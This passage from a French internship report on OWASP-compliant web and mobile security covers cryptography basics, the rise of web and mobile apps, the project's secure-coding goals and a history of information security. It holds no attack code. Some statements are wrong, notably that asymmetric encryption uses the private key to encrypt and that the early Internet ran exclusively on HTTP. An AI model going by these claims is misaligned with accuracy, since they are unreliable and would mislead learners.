Les fonctions de chiffrement symétrique utilisent la même clé pour le chiffrement et le déchiffrement d'un message. Le chiffrement à clé symétrique est beaucoup plus rapide que son homologue asymétrique, mais l'expéditeur doit échanger la clé utilisée pour chiffrer les données avec le destinataire pour que ce dernier puisse les déchiffrer.

Les fonctions de chiffrement asymétrique utilisent deux clés différentes mais mathématiquement liées, une publique et l'autre privée. La clé publique peut être partagée avec quiconque, tandis que la clé privée doit rester secrète. Le texte en clair est chiffré avec la clé privée alors que la clé publique est utilisée pour le déchiffrement.

Dans la mesure où il y a obligation de distribuer et de gérer en toute sécurité de grands nombres de clés, les processus cryptographiques utilisent généralement un algorithme symétrique pour chiffrer efficacement les données, mais un algorithme asymétrique pour l'échange des clés.

- le hashage [3] :

Les fonctions de hashage permettent de calculer une empreinte (appelée aussi hash) d'une donnée informatique. Les fonctions de hashage implémentent quelques propriétés que nous allons définir maintenant :

- le grand nombre de hash possibles ;
- la taille de l'empreinte est fixe, quelle que soit la taille de la donnée hachée ;
- L'empreinte d'un mot de passe de huit caractères aura donc la même taille que l'empreinte d'un fichier de plusieurs centaines de méga-octets ;
- un changement infime dans la donnée hachée entraîne un changement important dans l'empreinte correspondante (ce qui rend une recherche inverse par dichotomie impossible) ;
- le calcul d'une empreinte est très rapide ;
- il n'est pas possible, en connaissant l'empreinte et la fonction de hashage utilisée, de

calculer la donnée d'origine.

Le cassage d'une donnée hachée se fait le plus souvent par l'utilisation de Rainbow Tables¹.

Le salage du hash est une technique efficace permettant de se prémunir de ces attaques. Elle consiste à ajouter à la donnée à hasher un sel, qui peut être une valeur arbitraire, et qui rendra donc les attaques par Rainbow Table inefficaces :

$$(1.1) \quad empreinte = \text{hashage}(\text{mot-de-passe} + \text{sel})$$

Il n'est pas nécessaire que le sel soit une information secrète, son utilité étant de rendre les dictionnaires inversés inefficaces. Ces fonctions sont généralement utilisées pour les besoins suivants :

- ✓ la vérification de l'intégrité d'une donnée : dans ce cas, le hash (généralement appelée somme de contrôle ou checksum) est utilisé pour s'assurer qu'une donnée informatique n'a pas été corrompue ;
 - ✓ le stockage des mots de passe : le hashage du mot de passe permet d'éviter que ce dernier soit stocké en clair. Nous reviendrons sur ce cas d'utilisation dans la suite de cet article ;
 - ✓ la construction de jetons : comme les jetons «remember me».
- la signature [4] :

Les fonctions de signature numérique, par analogie avec la signature manuscrite d'un document papier permettent de s'assurer qu'une donnée provient bien d'une entité donnée et qu'elle n'a pas été modifiée.

Les fonctions de signature numérique utilisent surtout des algorithmes à clé publique, pour lesquels deux clés différentes (privée et publique) sont nécessaires. Le signataire utilise sa clé privée pour chiffrer l'empreinte numérique du message à transmettre, préalablement calculée à l'aide d'une fonction de hashage, tandis que le destinataire utilise la clé publique du signataire pour déchiffrer l'empreinte du message qu'il compare avec l'empreinte obtenue après hashage du même message en clair.

La signature numérique correspond ainsi à une marque personnelle apposée à un document électronique par l'utilisation d'un procédé technologique : généralement la cryptographie asymétrique. La signature numérique équivaut à une signature manuscrite, en ce sens qu'elle offre une preuve de l'identité du signataire du message ou du document électronique reçu.

Une signature numérique permet en fait d'attribuer trois qualités à un document électronique : l'authentification, l'intégrité et la non-répudiation des données. En effet, une vérification réussie de la signature numérique permet au destinataire de confirmer l'identité de l'expéditeur (authentification), de s'assurer que le document reçu est identique au document expédié (intégrité des données) et d'empêcher l'expéditeur de répudier le document, c'est-à-dire de nier l'avoir transmis (non-répudiation).

1. Ensemble de hash précalculées en hashant des données courantes avec un algorithme de hashage

1.2.2 Contexte

Aux premiers jours de l'internet, le World Wide Web² consistait en de simples pages web, des pages d'information constituées de ressources statistiques. Le flot d'informations était à sens unique, du serveur au navigateur. L'authentification des utilisateurs n'était souvent pas nécessaire car les mêmes informations étaient affichées à tous les utilisateurs. Les risques de sécurité découlaient exclusivement de l'hébergement des sites web, c'est-à-dire au niveau des serveurs web. En cas d'attaque, il n'y avait que peu de risques car l'information au niveau des serveurs était déjà accessible au grand public. Les attaques consistaient donc le plus souvent à des démaquillages des sites web.

De nos jours, le World Wide Web est très différent de ce qu'il était à ses débuts. De nouveaux sites web plus poussés apparaissent : les applications Web. Ils ne se limitent plus à l'affichage de ressources statistiques. La majorité des sites web de nos jours, sont en réalité des applications web. Une application web est un site Web qui permet à ses utilisateurs de réaliser des tâches spécifiques. Le flux d'informations n'est plus à sens unique mais plutôt bidirectionnel entre le serveur et le client (navigateur, téléphone mobile, autre application).

Le contenu présenté aux utilisateurs est spécifique à chaque utilisateur en fonction de préférences préalablement enregistrées par ce dernier ou encore d'autres paramètres de l'application. Les applications web peuvent assurer pratiquement toutes sortes de fonctionnalités. Voici quelques types d'applications que l'on retrouve très souvent :

- Réseaux sociaux : Facebook, Twitter, Google plus entre autres ;
- Vente en ligne : Amazon, Ebay ;
- Banque en ligne : Cbao, Citibank ;
- Mailing : Yahoo, Gmail.

En plus des applications web disponibles publiquement, nous avons les applications web internes aux entreprises qui soutiennent les entreprises dans l'accomplissement de tâches spécifiques :

- applications de gestion de ressources humaines et de la paie ;
- applications de collaborations ;
- applications de messagerie interne ;
- applications sur mesure propres au fonctionnement de l'entreprise.

Cette évolution très rapide des applications Web s'explique par plusieurs facteurs :

- ✓ HTTP (HyperText Transfer Protocol), le principal protocole de communication utilisé par le Web est assez simple. Il permet également au serveur de communiquer avec tous les clients sans avoir à maintenir une connexion ouverte à chaque utilisateur grâce au paradigme requête/réponse ;
- ✓ Chaque utilisateur Web a déjà un navigateur installé sur son ordinateur et appareil mobile. Les applications Web se déploient une seule fois au niveau du serveur évitant ainsi de distribuer et de gérer séparément chaque logiciel client, comme ce fut le cas pour les applications pré-web. La maintenance est simple et les changements faits ne nécessitent qu'un seul redéploiement au niveau du serveur et ont effet immédiat sur tous les clients ;
- ✓ Les navigateurs sont devenus aujourd'hui hautement sophistiqués permettant ainsi une très bonne expérience utilisateur ;

2. Système reliant des ressources hypertextes sur Internet grâce au protocole Http³

- ✓ Les technologies de base et les langages utilisés pour développer des applications web sont relativement simples. Un large éventail de plates-formes et d'outils de développement sont disponibles pour faciliter le développement d'applications puissantes.

Toutes ces raisons ont fait que les applications Web sont devenues des outils incontournables de nos quotidiens aussi bien pour des raisons personnelles que professionnelles.

Parallèlement, avec le développement fulgurant de l'industrie mobile au début des années 2000, les téléphones mobiles ne sont plus de vulgaires appareils dont l'utilité est limitée à la communication. Désormais, ils proposent des fonctionnalités plus poussées grâce à des systèmes d'exploitation embarqués ; nous avons notamment Android de Google et Ios de Apple. Ces systèmes d'exploitation mobiles font des appareils mobiles des mini ordinateurs offrant des fonctionnalités similaires à celles des ordinateurs. A partir de ce moment, ce fut l'explosion des applications mobiles. Une application mobile ou encore de façon plus simple une App, est un type de logiciel conçu pour fonctionner sur un appareil mobile tel un smartphone, une tablette ou encore un assistant personnel.

Les applications mobiles permettent de mettre à la disposition des utilisateurs des services similaires à ceux accédés à travers un ordinateur personnel. Ainsi, leurs champs d'application sont infinis et similaires à ceux des applications Web et sont même parfois plus poussés :

- Paiement de transactions ;
- Consultation médicale ;
- Applications de sauvegarde de mots de passe.

En plus, les spécificités techniques d'une application mobile lui confèrent de nombreux avantages par rapport aux applications Web :

- ✓ l'utilisation est plus simple et plus intuitive ;
- ✓ l'exécution est plus rapide : les éléments d'interface n'ont pas besoin d'être téléchargés depuis un serveur ;
- ✓ l'accès aux données de l'utilisateur est plus facile ;
- ✓ le fonctionnement en mode hors ligne est possible.

Du fait des nombreux avantages des applications mobiles et surtout de leur simple accessibilité, les applications sont devenues très prisées et sont utilisées quotidiennement par des milliards d'utilisateurs. Il suffit de voir le nombre d'utilisateurs d'une application telle que WhatsApp qui, en 2017, était utilisée par plus d'un milliard de personnes mensuellement, pour s'en convaincre [5]. Aujourd'hui, il existe plusieurs plateformes proposant des applications mobiles en téléchargement : on peut citer à titre d'exemple le Play Store de Google et l'Apple App Store de Apple. Les entreprises se sont attaquées massivement à ce marché et il existe aujourd'hui des milliards d'application mobiles. Depuis 2017, plus de la moitié de la population mondiale utilise désormais un smartphone et plus de la moitié du trafic internet mondial s'effectue désormais à partir de téléphones mobiles.[6]

Ces applications mobiles utilisent soit des navigateurs embarqués, soit des APIS exposées par une application web. Les fonctions et les données manipulées par les applications mobiles sont généralement les mêmes que celles manipulées par les applications Web. De même, presque toutes les applications Web sont disponibles en version mobile.

Les applications Web et mobiles manipulent aujourd'hui des données hautement sensibles et fournissent des informations très confidentielles. Elles prennent en charge des fonctionnalités

très délicates telles que les transactions financières. De même, dans le monde des applications Web et mobiles, les besoins évoluent très rapidement et pour arriver à satisfaire ces besoins, de nouvelles technologies sont créées. On assiste à la naissance de multiples nouvelles technologies.

1.2.3 Problématique et Objectifs

La sécurité de des applications web et mobile est devenue très critique. L'augmentation rapide de la connectivité, combinée à l'augmentation spectaculaire de la valeur des données manipulées par ces applications ainsi que l'utilisation croissante de nouveaux protocoles et technologies ont abouti à des applications exposant à la fois les organisations qui les mettent en place et les utilisateurs de ces applications à des risques considérables.

Le principal problème de sécurité rencontré par la majorité des applications Web et Mobile découle du fait qu'elles doivent accepter et traiter des données, lesquelles données pouvant être non fiables ou malveillantes. Cependant, plusieurs autres facteurs [7] contribuent à cet état de fait et expliquent pourquoi tant d'applications web et mobiles sont vulnérables :

- Bien que la prise de conscience quant aux problèmes de sécurité des applications Web ait augmenté ces dernières années grâce aux différentes initiatives dans ce sens, elle reste moins développée que dans des domaines plus anciens tels que les réseaux et les systèmes d'exploitation. De fausses idées existent encore à propos de la plupart des concepts de base de la sécurité des applications Web. De nos jours, le travail d'un développeur Web consiste de plus en plus à intégrer, réutiliser des dizaines, voire des centaines, de composants tiers, conçus pour abstraire la complexité inhérente à ces différents composants et à réduire les temps de développement. Cependant, il est courant de voir des développeurs Web expérimentés faire des hypothèses sur la sécurité de leurs applications basées sur les frameworks qu'ils utilisent et à qui l'explication de simples failles de sécurité vient comme une révélation ;
- Pour réduire les temps de développement des applications web, de plus en plus de composants tiers sont réutilisés. Cependant, ces composants ont parfois des failles de sécurité qui ouvrent des brèches aux attaquants. Et très souvent, avant que ces failles de sécurité ne soient découvertes par les éditeurs et ne soient corrigées par des patchs, elles sont déjà exploitées ;
- De nos jours, de plus en plus d'outils sont créés afin de permettre à des non professionnels de l'informatique de pouvoir créer de puissantes applications Web en quelques clics. Ces outils fournissent du code prêt à l'emploi et pouvant gérer de nombreux cas de figures : blogs, vente en ligne, entre autres. Ils fournissent de nombreuses fonctionnalités prêtes à l'emploi incluant même des fonctionnalités de sécurité telles que l'authentification, la gestion des utilisateurs entre autres. Ces outils permettent la création d'applications sans nécessiter une compréhension technique de la façon dont les applications fonctionnent ou des risques potentiels qu'elles peuvent contenir et comment ils doivent être pris en compte. Et il y a une énorme différence entre produire un code fonctionnel et un code sécurisé. Or ce genre d'outils est très utilisé et parfois même par des entreprises de renom. Il n'est pas rare que des failles de sécurité soient découvertes dans ces outils. Ainsi, quand une vulnérabilité est découverte, il affecte de nombreuses applications à la fois ;

- Les menaces évoluent très rapidement. De même, elles apparaissent plus rapidement qu'elles ne sont résolues. Il est courant que les défenses acceptées pour une certaine menace d'être dépassées par de nouvelles formes d'attaques. Une équipe de développement qui commence un projet avec une connaissance avancée de plusieurs menaces et de leurs contre-mesures peut être complètement dépassée avant la fin du projet du fait de l'évolution rapide des techniques d'attaques ;
- Le développement des applications Web est très souvent soumis à des contraintes de temps et de ressources. Pour la plupart des organisations, il est impossible d'engager une équipe d'experts sécurité dédiée à la gestion des besoins de sécurité. De même, dans le cycle de développement logiciel, les considérations de sécurité ne sont pas très souvent prises en compte. En effet, la plupart des méthodologies utilisées de nos jours sont des méthodes agiles. Elles sont orientées «Minimum fonctionnal value» c'est-à-dire vers la production d'un livrable fonctionnel le plus rapidement possible. Et dans ces méthodologies agiles, les exigences de sécurité tombent dans le champ des exigences non fonctionnelles. Aussi, les fonctions de sécurité n'ont pas la même visibilité que les fonctions métier de l'application. Les équipes de développement dans les méthodologies agiles sont amenées à produire des fonctionnalités qui sont visibles pour le client.

Beaucoup d'entreprises attendent de leurs développeurs des applications avec un certain degré de sécurité sans faire grand-chose pour permettre à ces développeurs d'en construire. C'est la raison pour laquelle HubSo s'est proposé de faire une étude sur la mise en place d'applications Web et Mobiles conformes par rapport à Owasp (Open Web Application Security Project), étude dont la finalité est de fournir à ses développeurs les éléments dont ils ont besoin pour produire du code sécurisé.

En effet, HubSo travaille souvent avec des entreprises de renom comme TOTAL qui est une multinationale présente un peu partout dans le monde. Et de nos jours, ces genres d'entreprises, du fait de ce qu'ils représentent en terme de valeur monétaire, d'intérêts sont souvent la cible d'individus mal intentionnés : cybercriminels, terroristes, ... C'est pourquoi avant d'accepter les applications qui leurs sont livrées, ces applications sont d'abord sujettes à des audits de sécurité. C'est dans ce sens que HubSo reçoit souvent des équipes d'audit de sécurité dont celles de Mozart qui est très reconnu dans le domaine de l'audit de sécurité des applications web et mobiles. Dès lors, HubSo se doit de leur fournir des applications avec un certain degré de sécurité pour ne pas compromettre leurs intérêts mais aussi pour des questions de sa propre renommée. Pour y arriver, les objectifs suivants ont été assigné :

- ✓ Le premier objectif est de mettre à la disposition des développeurs un ensemble de contrôles de sécurité disponibles dans leur environnement. Chaque organisation dispose par défaut d'un certain nombre de contrôles de sécurité dans son infrastructure, tels que des bibliothèques de chiffrement, des serveurs de logs, des serveurs d'authentification, etc. Les développeurs ont besoin d'un accès facile à ces contrôles et cela permet à la longue d'avoir une manière standard de prendre en compte la sécurité durant le cycle de développement logiciel : il s'agira d'une bibliothèque disponible pour les projets Web et Mobile.
- ✓ Une fois ces contrôles de sécurité disponibles, il faut élaborer un ensemble de directives de codage sécurisé par rapport à Owasp. C'est un ensemble de règles que les développeurs doivent suivre lors du développement d'applications. Ces directives doivent être spécifiques

à l'entreprise et contenir de nombreux extraits de code et des exemples de codage sécurisé. En outre, la directive doit être adaptée à l'environnement, aux règles et aux technologies utilisés car les stratégies théoriques (polices de sécurité, recommandations, ...) ne sont souvent pas très parlant aux développeurs : ce sera un guide de bonnes pratiques Owasp pour développeurs.

- ✓ La dernière chose à faire pour aider les développeurs est de leur donner un peu de formation en codage sécurisé. Cette formation devrait couvrir quand et comment utiliser tous les principaux contrôles de sécurité, en donnant des exemples des failles de sécurité courantes associées à chaque contrôle et comment suivre les directives de codage sécurisé afin d'utiliser les contrôles pour éviter ces vulnérabilités.

Les autres objectifs sont les suivants :

- ✓ Architecture type Owasp (Client Android, Serveur Java EE);
- ✓ Intégration d'une application existante ;
- ✓ Projet type Web Java EE conforme Owasp avec à minima les fonctionnalités suivantes :
 - Authentification et gestion de sessions
 - Gestion des utilisateurs et mots de passe
 - Gestion des profils et génération des composants graphiques
- ✓ Projet type Android conforme Owasp avec à minima les fonctionnalités suivantes :
 - Authentification et gestion de sessions (Offline et Online)
 - Gestion des utilisateurs et mots de passe
 - Gestion des profils et génération des composants graphiques

1.2.4 Périmètre

La sécurité des applications web implique plusieurs domaines dont la sécurité au niveau de ces infrastructures qui communiquent en réseau (Sécurité réseau) mais aussi la sécurité lors de l'utilisation des technologies web et mobiles utilisées (Sécurité applicative). Nous nous intéressons, dans le cadre de ce stage, à la sécurité applicative.

CHAPITRE 2

ÉTAT DE L'ART

Sommaire

2.1	Historique	14
2.1.1	Genèse	14
2.1.2	Seconde Guerre mondiale et guerre froide : grand tournant de l'histoire de la sécurité informatique	14
2.1.3	Vers un usage massif d'Internet	16
2.2	Contexte	18
2.2.1	Contexte juridique	18
2.2.2	Contexte technique et organisationnel	20
2.2.2.1	Organismes nationaux	20
2.2.2.2	Organismes indépendants	21
2.3	Owasp	23
2.3.1	Présentation	23
2.3.2	Origines	24
2.3.3	Contexte	24
2.3.4	Projets OWASP	25
2.3.5	Top 10 Owasp	26
2.3.5.1	Présentation	26
2.3.5.2	Démarches Concurrentes	26
2.3.6	OWASP ESAPI	27
2.3.6.1	Présentation	27
2.3.6.2	Architecture	27
2.3.6.3	Qualité	27

2.1 Historique

2.1.1 Genèse

Le domaine de la sécurité de l'information est très ancien. Déjà, dès l'antiquité, des techniques de chiffrement de l'information étaient utilisées. Vers 1900 av JC, le scribe de Khnumhotep II retraçait la vie de son maître dans sa tombe en utilisant un certain nombre de symboles inhabituels pour masquer le sens des inscriptions avec les hiéroglyphes qu'il dessinait. Vers 500 av. J.-C., les Spartiates ont développé un dispositif appelé Scytale, qui a été utilisé pour envoyer et recevoir des messages secrets. Plus récemment dans l'histoire, l'empereur romain Jules César utilisa la technique de chiffrement qui porte son nom (Chiffrement de César) afin de crypter ses messages personnels. [8]

Ces expériences, bien que ne couvrant que le principe de la confidentialité, sont les ancêtres de la sécurité de l'information. A cette époque, assurer la sécurité de l'information se résumait essentiellement en un problème de chiffrement de données. On utilisait alors la cryptographie classique avec le chiffrement par substitution d'abord puis plus tard le chiffrement par transposition.

2.1.2 Seconde Guerre mondiale et guerre froide : grand tournant de l'histoire de la sécurité informatique

Avec le temps, les techniques permettant d'assurer la sécurité de l'information deviennent de plus en plus pointues. La seconde guerre mondiale et la guerre froide ont marqué un tournant dans l'histoire de nombreuses technologies, y compris celles qui ont façonné l'industrie de la sécurité de l'information.

En effet, durant la période des deux guerres, de nouveaux moyens de communication apparaissent : la radio et le cinéma étaient les principaux vecteurs de l'information. Sur le champ de bataille, les différentes unités devaient coordonner leurs actions et pour ce faire des informations étaient échangées entre elles. Toutes ces communications étaient diffusées par radio et pouvaient être interceptées par l'ennemi. Il était d'une importance cruciale de rendre l'information inintelligible à l'ennemi puisqu'il s'agissait de communiquer sur les stratégies d'actions à mener. Pour protéger ces communications militaires, des systèmes très sophistiqués furent mises en place. Il s'agissait surtout de machines permettant de chiffrer l'information. Enigma était la machine de chiffrement la plus avancée de l'époque : elle sécurisait les communications des flottes et des troupes nazies en leur permettant de chiffrer leurs messages par un chiffrement par substitution. Elle utilisait des algorithmes de chiffrement par substitution très poussés à l'époque. Elle avait la réputation d'être inviolable. Cependant, des experts en chiffrement polonais et britanniques ont réussi à trouver le moyen de casser Enigma en créant une machine connue sous le nom de «Bombe cryptographique» permettant de déchiffrer ses messages, donnant ainsi à la coalition anti-hitlérienne un avantage significatif ou «l'avantage définitif» selon Churchill et Eisenhower lors de la seconde guerre mondiale et soulignant du même pied l'importance capitale qu'a revêtu la sécurité de l'information lors de cette époque. [9]

Puis, la seconde guerre mondiale laissa place à la guerre froide, une guerre d'opinion opposant deux blocs : d'un côté les états unis démocrates et de l'autre les russes, communistes. Ce fut la naissance d'une course à l'armement et à l'avancée technologique pour dominer le camp adverse.

C'est durant cette période que les premiers ordinateurs sont créés. A cette époque, ils sont beaucoup plus utilisés comme outils de calcul pour des applications scientifiques et n'étaient pas très répandus. C'était des systèmes mono-utilisateurs logés dans de grande salle et il n'y avait pas communication entre ces différentes machines. La sécurité n'était pas une priorité et n'impliquait que le fait de sécuriser les salles où étaient installées ces machines. Du fait de leur puissance et de leurs nombreux avantages, de plus en plus d'ordinateurs et de systèmes d'exploitation furent créés. De même, la cryptographie entre dans une nouvelle ère : des techniques de chiffrement plus avancées sont mises en place grâce à la puissance de calcul des ordinateurs. C'est la naissance de la cryptographie moderne.

Avec la prolifération des terminaux distants sur les ordinateurs commerciaux, le contrôle physique de l'accès à la salle informatique n'était plus suffisant. En réponse à cela, des systèmes de contrôle d'accès logique ont été développés¹. Dans le même temps, les gestionnaires de système ont reconnu l'importance de pouvoir se remettre de catastrophes pouvant détruire le matériel et les données. Les centres de données ont commencé à faire régulièrement des copies sur bande de fichiers pour le stockage hors site. Les gestionnaires de centre de données ont également commencé à élaborer et à mettre en œuvre des plans de reprise après sinistre. Ce sont les premières politiques de sécurité entreprises. Cependant, même avec un tel système en place, de nouvelles vulnérabilités ont été reconnues au cours des années suivantes. Il fallait des systèmes plus fiables. Multics [10], un système d'exploitation multi utilisateurs fut créé en 1965. Ce fut la première fois que la problématique de la sécurité de l'information fut prise en compte en amont. En effet, dès la conception de Multics, les décisions prises (langages de programmation, architecture du noyau, etc.) prenaient en compte les exigences de sécurité. Les fonctions de sécurité de Multics comprenaient également le chiffrement des mots de passe, des audits de connexion et des procédures de maintenance logicielle. Les mots de passe dans Multics n'étaient jamais stockés en texte clair. Lorsqu'un utilisateur entrait son mot de passe, ce mot de passe était chiffré, puis comparé au mot de passe stocké sur le système. Cela permit de garder les mots de passes des utilisateurs en cas de dump système. De même, un journal d'audit de connexion enregistrait l'heure, la date et le terminal de chaque tentative de connexion, et notifiait à l'utilisateur le nombre de tentatives connexions échouées sur son compte depuis la dernière connexion réussie. Enfin, des procédures de maintenance logicielle, telles que la vérification du nouveau logiciel permettaient de maintenir le système sûr et épargné des régressions de sécurité. Au début des années 1970, alors que l'armée américaine était à la recherche de systèmes informatiques multi utilisateurs capables de protéger les informations classifiées [11], Multics lui fut recommandé. A cette époque, pour éprouver la sécurité des systèmes en place, il était très courant de faire appel à des Tiger Team [12]. Il s'agissait d'experts rassemblés pour gérer des situations spéciales, régler des problèmes spécifiques le plus rapidement possible. Au début, leur travail consistait surtout en des revues manuelles de code pour détecter la source des bugs. Un peu plus tard, ils ont commencé à utiliser le «pentest» ou test d'intrusion².

Dès 1969, l'ARPA (Advanced Research Project Agency), une agence dédiée aux projets de recherche

1. Un système de contrôle d'accès maintient une table en ligne des utilisateurs autorisés. Un enregistrement d'utilisateur type stocke le nom de l'utilisateur, son numéro de téléphone, son numéro d'employé et des informations sur les données auxquelles l'utilisateur était autorisé à accéder et les programmes qu'il était autorisé à exécuter.

2. C'est une méthode permettant d'évaluer la sécurité d'un système informatique à travers des tentatives d'intrusion à la manière d'un attaquant.

avancée renommée plus tard en DARPA (Defense Advanced Research Project Agency) arriva à interconnecter les ordinateurs de quatre universités en un réseau afin de leur permettre de partager leurs résultats de recherche : ce réseau fut nommé l'Arpanet. Dans Arpanet, les utilisateurs se connaissaient plus ou moins et étaient pour la majorité des académiciens : la sécurité n'était pas un problème majeur dans ce «réseau d'amis» [13]. C'est ce simple réseau de quatre nœuds sans aucune préoccupation de sécurité qui conduisit plus tard à la naissance d'Internet et du World Wide Web.

Vers la fin des années 1970, l'analyse de codes source, qui était faite manuellement, vit une révolution. Lint, le premier outil d'analyse de codes source automatisée apparut. Initialement, il était destiné aux codes sources écrits en langage C. Lint était pratique pour trouver des bugs potentiels, mais était très lent et n'était pas équipé de la vue complète du programme. Il ne pouvait analyser qu'un seul fichier à la fois. Lint a ouvert la voie à la première génération d'outils destinés à la sécurité des applications informatiques qui, bien qu'ils aient été utiles pour trouver des bugs spécifiques, étaient assez maladroits et ne faisaient pas mieux que l'analyse manuelle. La décennie 1970 vit également l'apparition des premiers micro-ordinateurs. Au début, parce qu'ils étaient entièrement autonomes et généralement sous le contrôle d'un seul individu, il y avait peu de problèmes de sécurité. Très rapidement ils passent d'un passe-temps pour les passionnés d'informatique en un sérieux outil de travail. A partir de ce moment, des logiciels commencent à être créés pour les ordinateurs. L'on sait que pour cela, il fallait écrire du code source parfois enclin à des bugs et à des vulnérabilités de sécurité.

Les années 1980 marquèrent de réelles avancées. IBM lança le premier ordinateur personnel et bientôt des millions d'ordinateurs personnels pour des usages commercial, industriel et même gouvernemental furent installés. Désormais, les ordinateurs personnels devinrent incontournables à des milliers d'utilisateurs qui y voyaient un outil de travail. Internet qui était initialement réservé au gouvernement américain, à ses partenaires et à quelques privilégiés commence à avoir de nouveaux nœuds et par conséquent plus d'utilisateurs.

2.1.3 Vers un usage massif d'Internet

La première grande menace sur le réseau Internet fut celle du ver³ Morris [14] en 1988. Le ver Morris était initialement un programme conçu afin de mesurer la taille du réseau internet, sans intention néfaste, mais à cause d'un bug de la part de son concepteur, se déplaçait de machine en machine, et une fois sur une machine, ne s'arrêtait pas mais se reproduisait plutôt. Et à partir de là, plusieurs conséquences sont rapidement apparues. La charge processeur qu'il provoquait était susceptible d'altérer les performances de la machine voire d'empêcher son accès. C'est donc devenu par la force des choses une attaque par Déni de Service (DOS - Denial Of Service - ou DDOS - Distributed Denial of Service).

Le nombre de victimes du vers Morris est estimé à 6000 représentant 10% de la population Internet d'alors. Cet évènement fut un évènement marquant dans l'histoire de la sécurité informatique. En effet, le ver Morris a parfois été appelé le « Grand ver » à cause de l'effet dévastateur qu'il avait eu sur l'Internet à cette époque, autant pour les pannes causées que pour l'impact psychologique

3. En informatique, un vers est un programme malicieux capable de s'auto-reproduire et de se déplacer à travers un réseau sans avoir d'un support physique ou logique

qu'il a eu sur la perception que les professionnels de l'informatique et le grand public avaient de la sécurité et de la fiabilité de l'Internet. L'on réalisa dès lors, que sur le réseau Internet, des évènements malencontreux peuvent se produire et qu'il faudrait penser à prévenir de ce genre de choses en mettant en place des mesures de sécurité pour le rendre plus sûr. Après cet incident et Robert Morris, l'auteur du vers fut condamné par la loi américaine sur la répression des fraudes et infractions dans le domaine informatique (Computer Fraud and Abuse Act). Cette loi a été adoptée un peu plus tôt en 1986 afin de protéger les organismes contre les éventuels cybercriminels qui pourraient s'attaquer à leurs systèmes informatiques. De même, la DARPA (Defense Advanced Research Projects Agency) , l'agence chargée de la recherche sur les projets de défense avancés aux États-Unis créa le CERT (Computer Emergency Response Team). Il s'agit d'une organisation était composée d'informaticiens d'horizons différents réunis pour régler l'incident et empêcher ce genre de chose de se produire à nouveau.

Le ver Morris ouvra la voie aux virus et vers informatiques. Bientôt, des individus se mirent à créer des virus, parfois dans un but de faire mal et parfois par des amateurs qui le font par passion. Et cela ne laissa pas indifférents les experts en sécurité informatique de l'époque qui se mirent rapidement à créer des entreprises éditrices d'antivirus. L'industrie de l'antivirus commença ainsi. Du fait des dégâts que peuvent occasionner certains virus, les utilisateurs commencèrent à acheter des antivirus pour sécuriser leurs systèmes informatiques. Bien que des avancées en termes de sécurité aient déjà été faites, ce fut la première fois que le grand public investissait pour s'offrir de la sécurité informatique avec l'achat des premiers antivirus.

A partir des années 1990, Internet devient un réseau mondial à l'aide du World Wide Web qui vit le jour de même que les premiers navigateurs. Internet offre plusieurs avantages importants : le coût est relativement faible, les connexions sont disponibles localement dans la plupart des pays industrialisés et, en adoptant le protocole Internet TCP/IP (Transmission Control Protocol/Internet Protocol) , tout ordinateur devient instantanément compatible avec tous les autres utilisateurs d'Internet.

Internet, à ses débuts reposait exclusivement sur le protocole HTTP, qui reposait à son tour sur le protocole TCP/IP [15]. Mais, il ne garantissait pas la confidentialité et l'intégrité des données transmises. Cependant il n'y avait pas encore d'autres alternatives. Les premières pages Web ne tardent pas à voir le jour aidées en cela par la création du langage Html. En outre, les ordinateurs deviennent de plus en plus dépendants d'Internet et par la même voie deviennent de plus en plus vulnérables aux attaques à travers ce réseau.

Avec la création des premiers navigateurs, le potentiel inouï du Web attire les investisseurs qui y voient des applications commerciales. L'année 1995 a été une année charnière pour le World Wide Web en général et pour la sécurité en particulier. En effet, Netscape a lancé un navigateur web, le Netscape Navigator qui révolutionna la navigation sur le Web. Très rapidement, Netscape réalisa que le Web avait besoin d'être plus dynamique d'où la création de JavaScript adopté comme standard en 1997 par l'Ecma International.

Au fur et à mesure qu'Internet se développait, des sites web plus évolués apparaissent : les applications Web. De plus en plus de sociétés commerciales se mirent à proposer des achats en ligne pour les particuliers. Parmi celles-ci, EBay et Amazon. L'offre se mit à croître régulièrement, mais le chiffre d'affaires dégagé par le commerce électronique restait modeste tant que les clients n'avaient pas une confiance suffisante dans le réseau internet. Une des façons d'apporter de la

sécurité fut d'utiliser des protocoles plus sûrs que HTTP qui a rapidement montré des failles de sécurité.

Jusqu'à maintenant, HTTP était le seul protocole utilisé sur le Web. Cependant, avec les nouvelles avancées que ce dernier a connues, les enjeux de la sécurité y sont devenus plus importants. Avec le protocole HTTP, les données sont transmises en clair, permettant à un individu mal intentionné de les récupérer et de les modifier ou de les utiliser à des fins néfastes. Ainsi, en fournissant son nouveau navigateur, Netscape a conçu le protocole SSL (Secure Socket Layer - Plus d'informations sont disponibles sur SSL en annexe).

Avec le protocole SSL, la sécurité a été sensiblement améliorée. SSL elle même a été améliorée avec sa version SSL/TLS (Secure Socket Layer/Transport Layer Security) .

SSL est un protocole indépendant qui peut être appliqué à plusieurs autres protocoles. Son utilisation la plus connue est son association avec le protocole HTTP connue comme le protocole HTTPS pour dire, chez certain "HTTP over SSL" et pour d'autres "HTTP Secure". Il a en outre d'autres applications telles que le SSH permettant la connexion à une machine distante et le FTPS permettant le transfert de fichiers. Bien que, comme tout système de chiffrement, le protocole SSL/TLS ne pourra jamais être totalement infaillible, le grand nombre de banques et de sites de commerce électronique l'utilisant pour protéger les transactions de leurs clients peut être considéré comme un gage de sa résistance aux attaques malveillantes. Il faut noter cependant que SSL ne garantit que le transport sécurisé des messages.

2.2 Contexte

Compte tenu de leur rôle essentiel dans nos sociétés et nos économies modernes, les ordinateurs, les téléphones mobiles et l'internet doivent fonctionner ensemble correctement tout en fournissant un cadre qui protègent tout un chacun.

Il faut donc adopter des mesures drastiques afin d'assurer la sécurité lors de nos interactions avec ces différents outils qui font partie aujourd'hui de notre quotidien. Ces mesures sont prises sur deux aspects :

- l'aspect juridique : de nouvelles lois sont adoptées ;
- l'aspect technique : des services de protection des données sont créés aux échelles nationale, sous régionale et internationale.

2.2.1 Contexte juridique

Dans le cadre juridique, on parle le plus souvent de données à caractère personnel ou données personnelles. La notion de données à caractère personnel est définie comme étant toute information relative à une personne physique identifiée, génétique, psychique ou identifiable directement ou indirectement, par référence à un numéro d'identification ou à un ou plusieurs éléments propres à son identité physique, physiologique, génétique, psychique, culturelle, sociale ou économique. Les premières législations sur la protection des données personnelles ont été adoptées en Allemagne (1971), en Suède (1973), en France (1978), au Luxembourg (1979) et au Canada (1979).

En Afrique, la protection des données à caractère personnel est promue par plusieurs organismes

